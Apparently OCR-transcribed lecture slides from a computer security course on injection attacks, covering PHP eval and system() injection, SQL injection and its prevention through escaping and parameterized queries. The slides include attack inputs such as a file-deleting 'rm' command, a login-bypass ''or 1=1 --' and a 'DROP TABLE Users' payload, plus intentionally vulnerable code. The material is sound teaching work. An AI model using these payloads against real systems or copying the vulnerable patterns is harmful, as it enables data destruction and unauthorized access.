Web Security: Injection Attacks

CS 161: Computer Security

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Credit: some slides are adapted from previous offerings of this course and from CS 241 of Prof. Dan Boneh

What can go bad if a web server is compromised?

- Steal sensitive data (e.g., data from many users)
- Change server data (e.g., affect users)
- Gateway to enabling attacks on clients
- Impersonation (of users to servers, or vice versa)
- Others

A set of common attacks

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- XSS – Cross-site scripting
  - Attacker inserts client-side script into pages viewed by other users, script runs in the users' browsers
- CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim who "visits" site

Today’s focus: injection attacks

Historical perspective

- The first public discussions of SQL injection started appearing around 1998

phreak + hack

In the Phrack magazine

First published in 1985

- Hundreds of proposed fixes and solutions

Top web vulnerabilities

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
[illegible] dened into →	[illegible]
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components

!!!

Please don't repeat common mistakes!!

General code injection attacks

- Attacker user provides bad input
- Web server does not check input format
- Enables attacker to execute arbitrary code on the server

Example:
code injection based on eval (PHP)

- **$_GET[‘A’]:** gets the input with value A from a GET HTTP request


1. User visits calculator and writes 3+5 ENTER
2. User’s browser sends HTTP request http://site.com/calc.php?exp=“ 3+5”
3. Script at server receives http request and runs $_GET(“exp”) =“ 3+5”

- **$_POST[‘B’]:** gets the input with value B from a POST HTTP request

Example: code injection based on eval (PHP)

- **eval** allows a web server to evaluate a string as code
  - e.g. **eval**(‘$result = 3+5’) produces 8

calculator: http://site.com/calc.php



http://site.com/calc.php?exp=“ 3+5”

```
$exp = $_GET[‘exp'];
eval(’$result = ' . $exp . ';');
```

Attack: http://site.com/calc.php?exp=“ 3+5 ; system(‘rm *.*’)”

Code injection using system()

- Example: PHP server-side code for sending email


```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail  $email –s  $subject < /tmp/joinmynetwork")
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject="foo < /usr/passwd; ls"
```

SQL injection

Structure of Modern Web Services



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



Structure of Modern Web Services

Web server

Custom data corresponding to x & y

Database server

Structure of Modern Web Services



Databases

- **Structured** collection of data
  - Often storing tuples/rows of related values
  - Organized in tables

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
…	…	…

Databases

- Widely used by web services to store server and user information
- Database runs as separate process to which web server connects
  - Web server sends queries or commands derived from incoming HTTP request
  - Database server returns associated values or modifies/updates values

SQL

- Widely used database query language
  - (Pronounced “ess-cue-ell” or “sequel”)
- Fetch a set of rows:

  SELECT *column* FROM *table* WHERE *condition*

  returns the value(s) of the given column in the specified table, for all records where *condition* is true.
- e.g:

  SELECT Balance FROM Customer WHERE Username='bgates'
  will return the value 79.2

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.71
0501	bgates	79.2
…	…	…
…	…	…

SQL (cont.)

- Can add data to the table (or modify):

```
INSERT INTO Customer VALUES (8477, 'oski', 10.00);
```

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
8477	oski	10.00
…	…	…

SQL (cont.)

- Can delete entire tables:

  ```
  DROP TABLE Customer
  ```

- Issue multiple commands, separated by semicolon:

  ```
  INSERT INTO Customer VALUES (4433, 'vladimir', 70.0); SELECT AcctNum FROM Customer WHERE Username='vladimir'
  ```

  returns 4433.

SQL Injection Scenario

- Suppose web server runs the following code:

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT AcctNum  FROM Customer WHERE
    Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

- Server stores URL parameter “recipient” in variable $recipient and then builds up a SQL query
- Query returns recipient’s account number
- Server will send value of $sql variable to database server to get account #s from database

SQL Injection Scenario


- Suppose web server runs the following code:

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT AcctNum  FROM Customer WHERE
    Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

- So for “?recipient=Bob” the SQL query is:

```
"SELECT AcctNum FROM Customer WHERE
    Username='Bob' "
```

Basic picture: SQL Injection



How can $recipient cause trouble here?

Problem

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT AcctNum  FROM Customer WHERE
    Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

Untrusted user input ‘recipient’ is embedded directly into SQL command

Attack:

$recipient = alice’; SELECT * FROM Customer;’

Returns the entire contents of the Customer!

CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business

- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago

The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.

It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

Another example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
     login success
else  fail;
```

Normal Query

Another example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?

Bad input

- Suppose user = " `'or 1=1 --` " (URL encoded)
- Then scripts does:

```
ok = execute( SELECT …
          WHERE user= ' ' or 1=1  -- … )
```

  - The "`--`" causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

Besides logging in, what else can attacker do?

Even worse: delete all data!

- Suppose user =

  " ' ; DROP TABLE Users -- "

- Then script does:

```
ok = execute( SELECT …
       WHERE user= ' ' ; DROP TABLE Users …
  )
```

What else can an attacker do?

- Add query to create another account with password, or reset a password
- Suppose user =

  “ ’ ; INSERT INTO TABLE Users (‘attacker’, ‘attacker secret’); ”

- And pretty much everything that can be done by running a query on the DB!


SQL Injection Prevention

- Sanitizate user input: check or enforce that value/string that does not have commands of any sort
  - Disallow special characters, or
  - Escape input string

SELECT PersonID FROM People WHERE
Username=' **alice\'; SELECT * FROM People;'**

How to escape input

You “escape” the SQL parser



How to escape input

- The input string should be interpreted as a string and not as a special character
- To escape the SQL parser, use backslash in front of special characters, such as quotes or backslashes

The SQL Parser does…

- If it sees ’ it considers a string is starting or ending
- If it sees \’ it considers it just as a character part of a string and converts it to ‘

For

SELECT PersonID FROM People WHERE
Username=’ **alice\’; SELECT * FROM People;\’**

The username will be matched against
alice’; SELECT * FROM People;’ and no match found

- Different parsers have different escape sequences or API for escaping

Examples

- What is the string username gets compared to (after SQL parsing), and when does it flag a syntax error? (syntax error appears at least when quotes are not closed)

[..] WHERE Username='alice'; alice

[..] WHERE Username='alice\'; Syntax error, quote not closed

[..] WHERE Username='alice\''; alice'

[..] WHERE Username='alice\\'; alice\

because \\ gets converted to \ by the parser

SQL Injection Prevention

- Avoid building a SQL command based on raw user input, use existing tools or frameworks
- E.g. (1): the Django web framework has built in sanitization and protection for other common vulnerabilities
  - Django defines a query abstraction layer which sits atop SQL and allows applications to avoid writing raw SQL
  - The execute function takes a sql query and replaces inputs with escaped values
- E.g. (2): Or use parameterized/prepared SQL

Parameterized/prepared SQL


- Builds SQL queries by properly escaping args: ' → \'
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
"SELECT * FROM UserTable WHERE
username = @User AND
password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

How to prevent general injections

Similarly to SQL injections:

- Sanitize input from the user!
- Use frameworks/tools that already check user input


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-

Summary

- Injection attacks were and are the most common web vulnerability
- It is typically due to malicious input supplied by an attacker that is passed without checking into a command; the input contains commands or alters the command
- Can be prevented by sanitizing user input

Cross-site scripting attack

Top web vulnerabilities

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A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
